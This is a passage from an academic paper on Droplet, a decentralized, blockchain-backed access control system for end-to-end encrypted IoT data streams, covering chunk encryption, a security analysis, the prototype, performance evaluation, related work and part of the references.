


Figure 7: Data streams chunked at defined temporal intervals, and cryptographically linked together. For record lookup, the timestamp is mapped to the chunk identifier.

5 Data Serialization

In Droplet's data model, a data stream is divided into chunks of predefined time intervals (Figure 7); chunking and batching are common techniques for time-series data [49, 58, 72, 111]. Although chunking prevents random access at the record level, it results in a positive performance gain for data retrieval as in time-series data most queries require access to temporally co-located data [58, 111]. E.g., data analytic apps work with temporal data records (e.g., all records of a day).

Encryption. Each data chunk is initially compressed and then encrypted at the source with an efficient symmetric cipher[3]. We rely on AES-GCM, as an authenticated encryption scheme. Note that NIST bounds the use of AES-GCM to 2^{32} encryptions for a given key/nonce pair. Due to our frequent key rotations, we stay far below this threshold. The chunks have a metadata segment containing, among others, the chunk identifier, the owner's address, hashes to previous chunks (§5), and the stream identifier. The data field contains the encrypted and compressed data records. Services with access to the encryption key can verify the integrity of the chunk and perform an authenticated decryption. To ensure data ownership, each chunk is also digitally signed. This allows parties without access to the encryption key to verify the owner of the data stream, albeit at a higher computation cost.

Storage Interface. The storage nodes expose a key-value interface, with a common *store*/*get* interface with various flavors of *get*, such as *getAll* or *getRange*. For each incoming request, the storage node first verifies the identity of the client (i.e., authentication) and looks up the corresponding access permissions regarding the client's identity (i.e., authorization). Each request is accompanied with a universally unique identifier (UUID), defined as the hash of the tuple: <`owner address, streamID, counter`>, where `streamID` is a unique identifier of an owner's data stream. Traditional indexing for data retrieval cannot be applied here as data chunks are encrypted. Hence, we need to devise a mechanism to perform temporal range queries over encrypted data efficiently. To avoid consistency issues of a shared index, we exploit a simple local lookup mechanism to enable temporal range queries. For a constant lookup time of a record with timestamp t_i, we compute the counter of the chunk holding it based on the known time interval Δ of the chunks: $\lfloor (t_i - t_0)/\Delta \rfloor$. For instance, we can map the lookup of value 7 in Figure 7 to the identifier of chunk #1. The chunk metadata is included in the initial stream registering transaction, as depicted in Figure 6. Note that the chunk metadata additionally enables freshness checks for chunks, since the chunk interval indicates the frequency and time at which new data chunks are generated.

[3] Note that it is important to apply padding to prevent inference attacks based on the varying sizes of the chunks.

Strong Data Immutability. While Droplet provides integrity protection via authenticated encryption and digital signatures, the data owner can still modify old data. Specific applications might require a stronger notion of immutability such that even the data owner can no longer modify the data (e.g., contractual agreements in logistics). Droplet enables such a notion of immutability through blockchain's append-only property [25]. The application developer can define a grace period, after which data chunks become immutable. For sensitive applications, this can be per chunk. Otherwise, a more extended period can be selected. To accommodate for the narrow bandwidth of blockchains, we leverage an anchoring technique, where data immutability transactions are reduced to the level of the grace period. To realize this, the first data chunk holds a pointer to the registration transaction, and after the grace period, a transaction with a pointer to the latest chunk is issued, as depicted in Figure 8. Since all data chunks are cryptographically linked via hashes, all data chunks in the grace period become immutable at once, forming a chain of data chunks. To avoid a linear verification time, chunks hold hashes to several previous chunks, forming a geometric series (i.e., logarithmic verification time).

6 Privacy and Security Analysis

Authorization. In conventional authorization frameworks, i.e., OAuth, any entity in possession of the bearer token can assume the same access permissions granted to the token [100]. In case of token theft, the adversary in possession of the token can gain unauthorized access to the user's resources (i.e., impersonation attack). Moreover, the compromise of an authorization server enables the issuance of unauthorized access tokens for all registered resources at the authorization server. Droplet is not susceptible to these attacks. In Droplet, an authorization claim with the scope of access is logged in the blockchain in a privacy- preserving manner, such that only the authorized party in possession of the correct private key can claim ownership for data access, in a publicly-verifiable manner. For an adversary to alter access permissions in the blockchain, it requires forging a digital signature (i.e., breaking public key cryptography with a 128-bit security level) or gaining control over the majority of the computing power in the blockchain network (i.e., 51% attack [3]). Existing production blockchains, e.g., Bitcoin or Ethereum, can be subject to security attacks, such as routing [7] and selfish mining [46], which can lead to access permission state update transactions to be dropped, delayed, or excluded. An active adversary can employ these attacks to prevent/delay access permission modifications of victims from taking effect. However, none of these attacks can lead to unauthorized access permission.




Figure 8: Example of immutable chunks, with a grace period ($t_1 - t_0$). Chunks are cryptographically linked together, forming a geometric series, enabling faster integrity checks.

An adversary is not capable of learning sensitive information from the public blockchain, since only unlinkable pseudo-identities and stream identifiers are stored. In profiling attacks, the adversary creates profiles of all user identifiers and the network of users [77]. An adversary can break the pseudonymity of specific users. Hence, a large body of research aims at concealing identity and relationships in public blockchains while maintaining verifiability [27, 57, 92]. Droplet employs dual-key stealth addresses, where the anonymity set is equal to the set of users using non-spendable stealth addresses.

A malicious storage node (or authorization agent) could hand out data without permission or data leakage might take place due to system compromise. However, the impact of this action is limited since data is end-to-end encrypted. Moreover, leakage of a data encryption key results only in the disclosure of the data stream segment associated with it. The compromised key cannot be used to disclose old data nor can it be used to gain access to future data due to pre-image resistance property of hash functions. The distribution key (KD) for continuous stream subscription gives access to the latest token from the primary chain. The compromise of KD has no impact without access to the aligned token from the secondary chain (Figure 4) since both tokens are required to compute data encryption keys. An attacker needs to compromise an authorized user's private key to gain access to tokens from the secondary chain. The blockchain provides auditable information about when a stream was shared with whom; a crucial piece of evidence to prove/disprove access rights violations should the need arise.

Data Serialization. Data chunks are encrypted, integrity protected, and authenticated. Any data chunk manipulations are detectable via the digital signature and authenticated encryption. Note that while a property of AES-GCM can be exploited to find collisions within ciphertexts that decrypt to different valid plaintexts [39], the per chunk signature in Droplet protects us from such an attack. The optional data immutability is based on the security and immutability of blockchain. The secure channel (i.e., TLS) for storing and fetching data prevents replay attacks, in addition to ensuring an authenticated and confidential channel. An adversary with access to disclosed encryption keys cannot alter old data, as it requires access to the signing private key.

	AES Encrypt		SHA Hash		ECDSA Sign	
	[μs]	[op/s]	[μs]	[op/s]	[ms]	[op/s]
IoT SW	298	3.4k	297	3.4k	270	3.7
IoT HW	42	23.8k	17	58.8k	174	5.7
Phone	50	20k	45	22.2k	4.4	227
Laptop	5.4	185k	1.6	623k	1.3	770
Cloud	2.6	384k	1.2	833k	1.1	909

Table 1: Performance of security operations – 128-bit security. For IoT devices, we use OpenMote microcontrollers with software (SW) computations or crypto accelerators (HW). As a smartphone, we use a Nexus 5. As a laptop, we use Macbook Pro. For the cloud, we use an Amazon t2.micro instance.

7 Implementation

Our reference implementation of Droplet is composed of three entities implemented in Python: the client engine, the storage-node engine, and the authorization agent. The client engine is implemented in 1700 sloc. We utilize Pythons's `cryptography` library [89] for our crypto functions. For compression, we use `Lepton` [41] for images and `zlib` [34] for all other value types.


The storage engine can either run on the cloud or nodes of a p2p storage network. For the cloud, we have integrated a driver for Amazon's S3 storage service.

We have as well a realization of Droplet with a serverless computing platform with ASW Lambda serving as the interface to the storage (i.e., S3). Once Lambda is invoked, it performs a lookup in the access control state machine to process the authorization request. For comparison, we implement as well an OAuth2 authorization, based on AWS Cognito [11]. For the distributed storage, we build a DHT-based storage network. We instantiate a Kademlia library [90] and extend it with the security features of S/Kademlia [17]. On the p2p storage nodes, we employ LevelDB [74]. Our extensions amount to 2400 sloc.


The authorization agent is implemented with the virtualchain library [3] to maintain the access control state machine. The virtualchain scans the blockchain, filters relevant transactions, validates the encoded operations, and applies the outcome to the global state. The state is persisted in an SQLite database. The global state can either be queried through a REST API or accessed directly through the SQLite database. Our extensions to the virtualchain amount to 1400 sloc. As the underlying blockchain, we employ a Bitcoin test-network with a block generation time of 15 s.

8 Evaluation

Goals. One of our primary goals was to develop Droplet as a practical system, which translates to ensuring: that Droplet can *(i)* be supported by existing resource-constrained IoT devices, *(ii)* sustain a high access permission lookup and verification throughput, and *(iii)* that the overhead to both



(a) Average throughput for *get*.



(b) Latency for single *store* and *get* requests.

Figure 9: *store*/*get* performance for centralized and decentralized storage layers. The latency for the decentralized storage is dominated by network routing. For fairness, all settings, including Vanilla S3 (w/o Droplet) operate on compressed data chunks.

data owners and consumers is low, allowing consumers to process large volumes of data streams. Hence, our evaluation metrics include the overheads (CPU, memory) that Droplet imposes on each party, as well as the end-to-end throughput and latency that apps experience with Droplet. Our evaluation is conducted in the context of real-world devices, datasets, and runtime environments.

Devices. We perform our evaluation on the following four device classes: *(i)* IoT: OpenMotes equipped with 32-bit ARM Cortex-M3 SoC at 32 MHz, a public-key crypto accelerator running up to 250 MHz. Fitbit trackers utilize a similar class of micro-controllers; *(ii)* smartphone: LG Nexus5 equipped with a 2.3 GHz quad-core 64-bit CPU, 2 GiB RAM; *(iii)* laptop: MacBook Pro equipped with 2.2 GHz Intel i7, 8 GiB RAM; *(iv)* Cloud: EC2 t2.micro (1 vCPU, 1 GiB RAM).

Datasets. We validate the applicability of Droplet by deploying three real-world IoT applications atop of Droplet and quantifying the end-to-end overhead due to our system; *(i)* for the Fitbit activity tracker, we use the anonymized fitness tracker data of the co-authors over one year (16 data types, 130 MB), which we use to synthesize data for an arbitrary number of users. *(ii)* for the Ava health tracker [9], we use an anonymized dataset from Ava [9] (10 s intervals, 13 sensors, 1.3 GB). *(iii)* for the ECOviz smart meter dashboard, we use the publicly available anonymized ECO dataset (1.85 GB) for 6 households over 8 months [18].

Storage Infrastructure and Runtime Environment. We run Droplet on both centralized and decentralized storage layers. For the former, we use Amazon's S3 service, and for the latter, we implement and run several DHT nodes in real-time on an emulated network (e.g., using `netem` [82]). Evaluating Droplet in a decentralized storage setting is a compelling case, as peer-to-peer storage networks could become a viable solution for the IoT [110]. Additionally, this setup resembles storage-oriented blockchains (e.g., Storj [103], Filecoin [102]), which still lack adequate mechanisms for secure data sharing, where Droplet can be helpful. We also evaluate Droplet's performance in a serverless setting (Lambda [12]) and compare it to OAuth2 authorization. Emerging serverless platforms require request-level authorization [1], where Droplet can serve as an *Authorization as a Service*.

8.1 Microbenchmark

We instrument the client engine to perform the microbenchmark in isolation with up to 1000 repetitions.

Cryptographic Operations. Table 1 summarizes the costs of the crypto operations involved in Droplet on four different platforms. All these operations, namely AES encryption, SHA hash, and ECDSA signature are performed once per chunk for store requests. For data retrieval, the client does not perform a signature verification, since AES-GCM has built-in authentication. Running the crypto operations only in software on the IoT devices shows the highest cost, with 3.4k encryptions/hashes per sec and only 3.7 signatures per sec. With the onboard hardware crypto, the cost of AES and SHA is improved by one order of magnitude and approaches that of smartphones. Note that overall signatures are three orders of magnitude slower than symmetric key operations.

Crypto-based Access. Hash computations are the basis for dual-key regression. The computation occurs at the initial setup and each key update if the client chooses to re-compute keys on-demand rather than store them. Assuming a chain length of 9000 (hourly key updates for one year), it takes 405 ms to compute the entire chain on smartphones and 2.7 s on an IoT device without a hardware crypto engine. With compact hash chains, we reduce this worst-case compute time to 4.3 and 28.2 ms, respectively. The performance gains become pronounced with smaller epoch intervals. The hash tree induces $O(log\ n)$ computations for n keys, which amounts to 48 μs (laptop) with 2^{30} keys.

The per chunk overhead consists of key computation (hash tree and dual-key regression), chunk encryption, key encryption, and signature, which amounts to 1.5 ms (laptop) without caching. Compared to ABE (§10), Droplet's crypto-based data access is by a factor of 57x faster. E.g., with ABE per chunk overhead with only two attributes (timestamp for temporal access and data type) amounts to 86 ms (laptop).

Feasibility for IoT. To assess if Droplet is viable for the IoT, we validate its practicality for low-power devices, concerning their constraint resources (Table 1). Crypto operations are the most expensive ones on a data producer, and beyond that, no connectivity to the authorization services is required. Today, most IoT devices are equipped with crypto accelerators for AES encryption integrated with their radios; however, accelerators for hash functions and signatures have yet to

become the norm. Nevertheless, Droplet is feasible on legacy IoT devices without accelerators despited 1.5x slower signing operations. In terms of impact on the energy budget, the signature consumes only 9 to 25mJ. Considering a wearable's lithium-polymer battery capacity of 1.2 Wh (4.32 kJ), and a 48h charge cycle, 3 signatures/minute (8.6 with accelerator) can be computed with 5% of the energy budget.

8.2 System Performance

To model the real-world performance of Droplet, we constructed an end-to-end system setup, where we use our three apps datasets. Note that we do not cache any data to emulate worst-case scenarios. The stream chunk size is set to 8 KiB. We evaluate `get` and `store` requests to the storage layer, which include the overhead of Droplet's access control.

Serverless Computing. In the serverless setting, Lambda either runs Droplet for the access control or uses the AWS Cognito service, which runs OAuth2, as the baseline. Lambda with both Droplet and Cognito exhibits a latency of around 118 ms (0.4% longer with Droplet). Note that with OAuth2, to reach the same level of access granularity as with Droplet, separate access tokens are required for each data chunk, which is impractical. This is why in practice, long-lived and more broadly-scoped access tokens are granted.

Cloud. We extend AWS S3 storage with Droplet and compare its performance against vanilla S3. Figure 9(a) shows the throughput for different request types. We follow Amazon's guidelines to maximize throughput: e.g., the chunk names are inherently well distributed allowing the best performance of the underlying hash-table lookup. The vanilla S3 throughput of 211 gets/s is within Amazon's optimal range (100-300). With Droplet, we maintain an average rate of 204 get/s (3% drop). Figure 9(b) shows the latency for individual *store* and *get* operations. In Droplet, the latency overhead is 13% for *get* and 11% for *store* (incl. crypto). Part of the overhead is due to the expensive signature operation. Also, there is an overhead for a fresh lookup of access permissions at the access control DB of the virtualchain.

Distributed Storage We measure the performance of *get* and *store* requests on a secure DHT with Droplet, with varying network sizes, from 16 to 1024 nodes. Figure 9(a) shows the throughput results. As the number of nodes increases from 16 to 1024, the performance decreases from 142 to 96 get/s. Figure 9(b) shows the latency results, divided into routing and retrieval. The total *get* latency increases from 76 to 140 ms as the number of nodes grows. This is about 3 times slower than S3's centralized storage. However, note that the routing cost dominates this slowdown. After resolving the address of the storage node, which holds the data chunk, the secure retrieval time is similar to that of S3. Also, note that *get* requests have a lower routing overhead than store requests. This is because for get requests, the routing process is aborted as soon as a node holding the data chunk is found.




Figure 10: EccoViz app results. Retrieving records from the energy data set in the EccoViz dashboard app (p2p storage).

Applications. The three applications we deploy atop Droplet, vary in terms of type, size, and granularity of collected data. Fitbit and Ava are both smartphone apps, where users view visualized summarizes about their collected data and set goals. We enhance both demo apps, with additional views where the user can selectively share parts of their data (e.g., heart-rate/body-temperature/steps) with friends or services over Droplet. ECOViz dashboard is a web app that visualizes energy consumption from smart-meters. Users can set access permissions per data stream, and they can only view streams to which they have been granted access. The user experience of sharing via Droplet remains similar to that of existing sharing methods. Users initially register a data stream either consisting of a single or multiple data types (e.g., sensitive data types can be highlighted to prevent accidental sharing). Afterward, they can add or remove users to/from their data streams (e.g., the iOS native Health app allows per data stream sharing decisions for third-party apps, similar to our subscription mode).

To measure the overhead induced by Droplet, we quantify the overhead of *store* and *get* data requests for different views (i.e., each access requires cryptographic operations and access permission checks). We now discuss the decentralized storage setting with 1024 nodes. Due to memory constraints, data synchronization is required at least weekly for Fitbit and daily for Ava devices. This results in an average *store* latency of 176 ms and 1.2 s for Fitbit and Ava, respectively. Note that *store* operations run in the background. For different views, the maximum *get* latency is below 150 ms. Hence, the user experience remains unaltered.

In contrast to Fitbit and Ava, the smart meter node has direct Internet connectivity. Instead of synchronizing periodically, it stores chunks after generation. This takes 176 ms per chunk. The most comprehensive view in the ECOViz dashboard can visualize the entire data stream. Figure 10 shows the latency to fetch chunks dependent on the number of days requested. Fetching data for 128 days of 6 h chunk size takes about 10 s, whereas the one-week size takes less than 1 s.

Scalability. Droplet's scalability can be examined from three angles; *(i) Read throughput of authorization*; read operations are performed in $O(1)$, after the authorization agent bootstraps the Access Control State Machine DB. Scaling to handle high read throughputs, is a matter of increasing the number of authorization agents. *(ii) Storage of access permissions*; Droplet

anchors indirections in the blockchain (§4), as we store access policies and metadata off-chain. Hence, to scale with the growing number of access permissions, the allocated off-chain storage is dynamically increased. As Droplet scales to a more significant number of data streams, the access permission logic consequently grows. The individual authorization agents are not impacted by this growth, as they only store the state for the resources they serve. The annual meta-data storage costs[4] for a billion user-base with an average of 100 streams and 100 consumers per stream, would amount to less than $0.001 per user today, which accounts for a fraction of the actual storage costs of streams. *(iii) Write throughput*; represents the scaling bottleneck of Droplet, as access permission updates are bound to the write throughput of the underlying blockchain. Although we consider several optimizations (e.g., grouping access updates) to contain this constraint, it remains a bottleneck. In our current prototype, the transaction confirmation time is set to 15 s, similar to that of Ethereum. The slow blockchain writes have a direct impact on the time until new access permissions take effect, which is significantly higher compared to OAuth2 protocol. Read-throughput is, however, fast and comparable to that of OAuth2. Data stream registrations and access permission adjustments (e.g., grant/revoke access) require transaction writes. To understand the extent of scaling authorization writes in Droplet with an example, consider Fitbit with 25 Million active users, which logged 4.7 million group-join events in 2017 [48], which would require 0.14 transactions per (tps). However, to scale Droplet to billions of data streams, a blockchain throughput of a few thousand tps is necessary (assuming 25% of streams require an access permission modification per day). While currently deployed blockchains achieve only a fraction of this throughput, scaling to higher throughput is an active area of research, and next-generation blockchains already support several thousand tps [69](§9).

9 Discussion

We highlight some research questions that remain open.

Beyond IoT. An authorization service with Droplet's properties is crucial for systems that advocate for data sovereignty [44, 104, 110] or handle privacy-sensitive data, e.g., sharing medical records [13], and humanitarian aid [73]. The storm of recent privacy incidents [20, 35] has prompted a rethinking of this space. Moreover, decentralized storage services that run on blockchain (e.g., Filecoin) can integrate Droplet for data sharing. Services with varying trust assumptions can, however, run Droplet's authorization log instead by a federated set of servers.

Usability. Droplet is a user-centric system that empowers data owners with control over their data. While we design Droplet's API to abstract away system complexities from users and mimic current data sharing abstractions, some usability considerations remain open in this user-centric paradigm. In this paradigm, users will potentially be confronted with more decisions to make regarding their data. Hence, it is essential to study and design abstractions and interfaces that mitigate usability concerns that might arise in this paradigm. In an end-to-end encryption model, protection and recovery mechanisms for private master keys should be addressed with adequate solutions. For instance, Shamir's secret sharing scheme [95] allows reconstruction of the secret from a set of recovery keys which are, e.g., distributed among the data owner's devices [106] or a group of friends [87]. The recovery keys collectively reconstruct a master secret key.

Blockchain Scalability. In §8, we discussed scalability aspects of Droplet and how the underlying blockchain, which realizes the decentralized authorization log, can impact the write throughput within Droplet. Next-generation blockchains [28, 45, 52, 67, 69, 78] particularly tackle the scalability aspects and promise higher throughputs and lower latencies, which is crucial for the adoption of blockchain-based systems in retail payments and financial sector, and for realizing large-scale decentralized applications. Recent works [67, 69] introduce a hybrid consensus by combining the slow PoW to bootstrap the faster PBFT algorithm, where for each epoch, a random set of validators is selected. Hence, they bring both worlds' best: secure open enrollment and high throughput and low latency. These scalable blockchain protocols, e.g., OmniLedger [69], lay the groundwork enabling practical advanced decentralized services, such as Droplet. Droplet can be deployed on top of any blockchain that supports the total ordering of transactions, as elaborated in §4.2.

10 Related Work

We now briefly discuss key relevant works to Droplet.

Crypto-enforced Data Access. End-to-end encryption provides the strongest level of protection for data stored in the cloud, as data remains encrypted and only authorized entities are trusted with decryption keys. However, fine-grained access and sharing of data is a challenge here. A simple approach to selective sharing of encrypted data is to encrypt the target data towards the principal's public key; although simple this approach suffers from three drawbacks: *(i)* hard-coded access control [73]; at encryption time the access permission is defined and cannot subsequently be altered or revoked, *(ii)* storage overhead; if the same data is shared with multiple principals, the user ends up storing redundant data as she needs to encrypt the same data under each principal's public key, and *(iii)* scalability and practicality issues particularly when considering fine-grained access policies. These drawbacks are pronounced with time series-data, where high volume of data is continuously produced and a high key-rotation is necessary to ensure flexible access control.

Various cryptographic schemes [8, 23] have been introduced to overcome some of these challenges, among which

[4] S3 frequent access tier, over 500 TB/Month, $0.021/GB, May 2020.

attribute-based encryption (ABE) [2, 55, 56, 91, 106] offers high expressiveness. Several ABE-based systems [106, 108] introduce crypto-based access control. However, ABE suffers from expensive crypto operations and the costs grow linearly with the number of attributes, limiting the granularity of access due to computational burdens [2, 51]. The overhead dominates even with a hybrid encryption technique [106, 108], where data is encrypted with symmetric encryption and only encryption keys are encrypted with the expensive ABE, e.g., only two attributes result in 100 ms for enc/decryption on desktops and few seconds on IoT devices [107]. FAME [2] exhibits a constant decryption time (60 ms), however, encryption time increases linearly with the number of attributes.

The notion of *time-encoded keys* in our access control is similar to Time-Specific Encryption (TSE) [29, 85]. TSE assigns objects to temporal intervals and for each time instance a unique key is generated. Our scheme differs from TSE in that no central trusted time server is required for the generation and broadcast of epoch keys. In Droplet, each data source generates the data encryption keys per epoch locally, and key distribution is handled over Droplet's decentralized network.

Distributed Authorization. Current distributed authorization protocols, such as OAuth2 [75] and Macaroons [21], suffer from several limitations, as highlighted in §6. Signature-based schemes (e.g., public-key certificates [22, 42]) require means for distributing public keys for verification. Today, conventional approaches to attest to public keys are to rely on internal key servers or at the Internet-scale, hierarchical network of certificate authorities (CA) issuing X.509 certificates, which come with their weaknesses [76], (e.g., Symantec's issuance of unauthorized certificates for Google [97], lack of support for non-domain identities). Alternative public-key based approaches, e.g., SPKI/SDSI [42] and follow-up schemes [43], eliminate the need for complex X.509 public-key infrastructure and CAs. However, these schemes are either based on the idea of local names and suitable for deployments under a single administrative domain (e.g., smart home) or build upon an organically growing trust model [112] (e.g., PGP's web of trust). While the key idea of signature-based schemes underpins Droplet, our system neither suffers from certificate-chain discovery nor requires a complex certificate infrastructure (§4). Droplet's current prototype supports pseudonyms and can be extended with a publicly-auditable directory of keys and identity proofs, such as Keybase, which maps digital identities (e.g., Twitter) to public keys in a verifiable manner [66].

Blockchain-based Systems. Decentralized blockchain-based applications (i.e., without trusted intermediaries) beyond cryptocurrencies have gained more attention in recent years. Example applications include; medical data access [13], IoT device commissioning and management [60], financial auditing [80], name and identity management [3, 14], software-update transparency and verifiability [83] and preventing unauthorized certificate issuance [76]. Closest to our work are; Enigma [113, 114] which envisions a decentralized personal data management and secure multi-party computation platform for multilateral sharing. They use a single data encryption key among the sharing parties (i.e., no fine-grained crypto-based access) and require blockchain transactions for each read/write request (i.e., limited scalability). Calypso [68] introduces on-chain encrypted secrets, with associated access policies. A set of trustees collectively enforces the policies via threshold encryption and distributed key generation, which ranges for each key access request from 0.2 to 8 s, depending on the number of trustees. None of the above systems addresses the challenge of fine-grained access control for encrypted time-series data. Moreover, our design mimics the flow of authorization services in production, so that Droplet can seamlessly be integrated to support current services, as we show through deployments of several case-studies (e.g., serverless computing, §8.2).

11 Conclusion

This paper introduces Droplet, a decentralized access control system that enables secure, selective, and flexible access control that empowers users with full control of their data. With Droplet we present a design that marries a decentralized authorization service and a novel encryption-based access control scheme tailored for time-series data. Our prototype implementation and experimental results show the feasibility and applicability of Droplet as a decentralized authorization service for end-to-end encrypted data streams.

12 Acknowledgments

We thank our shepherd Ariel Feldman, the anonymous reviewers, Alexander Viand, Dinesh Bharadia, and Friedemann Mattern for their valuable feedback. We thank Simon Duquennoy for his valuable input on earlier versions of this paper. This work was supported in part by the Swiss National Science Foundation Ambizione Grant, VMware, Intel, and the National Science Foundation under Grant No.1553747.

References

[1] Gojko Adzic and Robert Chatley. Serverless Computing: Economic and Architectural Impact. In *ACM FSE*, 2017.

[2] Shashank Agrawal and Melissa Chase. FAME: Fast Attribute-based Message Encryption. In *ACM CCS*, 2017.

[3] Muneeb Ali et al. Blockstack: A Global Naming and Storage System Secured by Blockchains. In *USENIX ATC*, 2016.

[4] Anne Anderson et al. eXtensible Access Control Markup Language (XACML). *OASIS*, 2003.

[5] Elli Androulaki, Ghassan O Karame, Marc Roeschlin, Tobias Scherer, and Srdjan Capkun. Evaluating User Privacy in Bitcoin. In *FC*, 2013.

[6] Marcin Andrychowicz et al. Secure Multiparty Computations on Bitcoin. In *IEEE S&P*, 2014.

[7] Maria Apostolaki, Aviv Zohar, and Laurent Vanbever. Hijacking Bitcoin: Routing Attacks on Cryptocurrencies. In *IEEE S&P*, 2017.

[8] Giuseppe Ateniese et al. Improved Proxy Re-encryption Schemes with Applications to Secure Distributed Storage. In *NDSS*, 2005.

[9] Ava. Fertility Tracking Bracelet. Online: avawomen.com, 2016.

[10] AWS. Identity and Access Management (IAM). https://aws.amazon.com/iam/.

[11] AWS Cognito. https://aws.amazon.com/cognito/.

[12] AWS Lambda. https://aws.amazon.com/lambda/.

[13] Asaph Azaria et al. Medrec: Using Blockchain for Medical Data Access and Permission Management. In *IEEE OBD*, 2016.

[14] Sarah Azouvi et al. Who am I? Secure Identity Registration on Distributed Ledgers. In *Data Privacy Management, Cryptocurrencies and Blockchain Technology*. 2017.

[15] Ali Bagherzandi, Stanislaw Jarecki, Nitesh Saxena, and Yanbin Lu. Password-protected secret sharing. In *ACM CCS*, 2011.

[16] Shehar Bano et al. Consensus in the age of blockchains. *arXiv preprint arXiv:1711.03936*, 2017.

[17] Ingmar Baumgart et al. S/Kademlia: A Practicable Approach Towards Secure Key-based Routing. In *IEEE ICPADS*, 2007.

[18] Christian Beckel et al. The ECO Data Set and the Performance of Non-Intrusive Load Monitoring Algorithms. In *ACM BuildSys*, 2014.

[19] Iddo Bentov and Ranjit Kumaresan. How to use Bitcoin to Design Fair Protocols. In *International Cryptology Conference*, 2014.

[20] John Biggs. It's time to build our own Equifax with blackjack and crypto, 2017. https://techcrunch.com/2017/09/08/its-time-to-build-our-own-equifax-with-blackjack-and-crypto/.

[21] Arnar Birgisson et al. Macaroons: Cookies with Contextual Caveats for Decentralized Authorization in the Cloud. In *NDSS*, 2014.

[22] Matt Blaze, Joan Feigenbaum, and Jack Lacy. Decentralized Trust Management. In *IEEE S&P*, 1996.

[23] Alexandra Boldyreva, Vipul Goyal, and Virendra Kumar. Identity-based Encryption with Efficient Revocation. In *ACM CCS*, 2008.

[24] Dan Boneh and Brent Waters. Constrained Pseudorandom Functions and Their Applications. In *ASIACRYPT*, 2013.

[25] J. Bonneau et al. SoK: Research Perspectives and Challenges for Bitcoin and Cryptocurrencies. In *IEEE S&P*, 2015.

[26] Bob Briscoe. MARKS: Zero Side Effect Multicast Key Management Using Arbitrarily Revealed Key Sequences. *Networked Group Communication*, 1736:301–320, 1999.

[27] Benedikt Bünz et al. Bulletproofs: Short Proofs for Confidential Transactions and More. In *IEEE S&P*, 2018.

[28] Vitalik Buterin and Virgil Griffith. Casper the Friendly Finality Gadget. *arXiv preprint arXiv:1710.09437*, 2017.

[29] Julien Cathalo, Benoît Libert, and Jean-Jacques Quisquater. Efficient and non-interactive Timed-release Encryption. In *Conference on Information and Communications Security*, 2005.

[30] Tej Chajed et al. Amber: Decoupling User Data from Web Applications. In *ACM HotOS*, 2015.

[31] David Chaum and Hans Van Antwerpen. Undeniable Signatures. In *ASIACRYPT*, 1989.

[32] Eric Y Chen et al. OAuth demystified for Mobile Application Developers. In *ACM CCS*, 2014.

[33] Google Cloud. Identity and Access Management (IAM). https://cloud.google.com/iam/.

[34] Compression Library zlib. https://zlib.net/.

[35] Nicholas Confessore. Cambridge Analytica and Facebook: The Scandal and the Fallout So Far. The New York Times, Online: https://www.nytimes.com/2018/04/04/us/politics/cambridge-analytica-scandal-fallout.html, 2018.

[36] Nicolas T Courtois and Rebekah Mercer. Stealth Address and Key Management Techniques in Blockchain Systems. In *ICISSP*, 2017.

[37] Brian Desmond et al. *Active Directory: Designing, Deploying, and Running Active Directory*. O'Reilly Media, Inc., 2008.

[38] DIF. Decentralized Identity Foundation. Online: https://identity.foundation, (accessed May 2020, 2019).

[39] Yevgeniy Dodis et al. Fast Message Franking: From Invisible Salamanders to Encryptment. In *Crypto*, 2018.

[40] Stuart Dredge. Yes, those Free Health Apps are Sharing your Data with other Companies. Guardian, Online: theguardian.com/technology/appsblog/2013/sep/03/fitness-health-apps-sharing-data-insurance, 2013.

[41] Dropbox Compression. github.com/dropbox/lepton.

[42] Carl M Ellison et al. SPKI Certificate Theory. RFC 2693 (Sep 1999), Online: https://www.ietf.org/rfc/rfc2693.txt, 1999.

[43] Andres Erbsen, Asim Shankar, and Ankur Taly. Distributed Authorization in Vanadium. *arXiv preprint arXiv:1607.02192*, 2016.

[44] European Union. GDPR: Council regulation (EU) no 679/2016. GDPR, Online: http://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&rid=1, 2016.

[45] Ittay Eyal et al. Bitcoin-NG: A Scalable Blockchain Protocol. In *USENIX NSDI*, 2016.

[46] Ittay Eyal and Emin Gün Sirer. Majority is not Enough: Bitcoin Mining is Vulnerable. In *FC*, 2014.

[47] Ariel J. Feldman et al. SPORC: Group Collaboration Using Untrusted Cloud Resources. In *USENIX OSDI*, 2010.

[48] Fitbit Business Release. https://investor.fitbit.com/press/press-releases/press-release-details/2018/Fitbit-Community-Grows-to-More-Than-25-Million-Active-Users-in-2017/default.aspx.

[49] Mike Freedman. Time-series data: Why (and how) to Use a Relational Database Instead of NoSQL. Timescale, Online: https://blog.timescale.com/time-series-data-why-and-how-to-use-a-relational-database-instead-of-nosql-d0cd6975e87c, 2017.

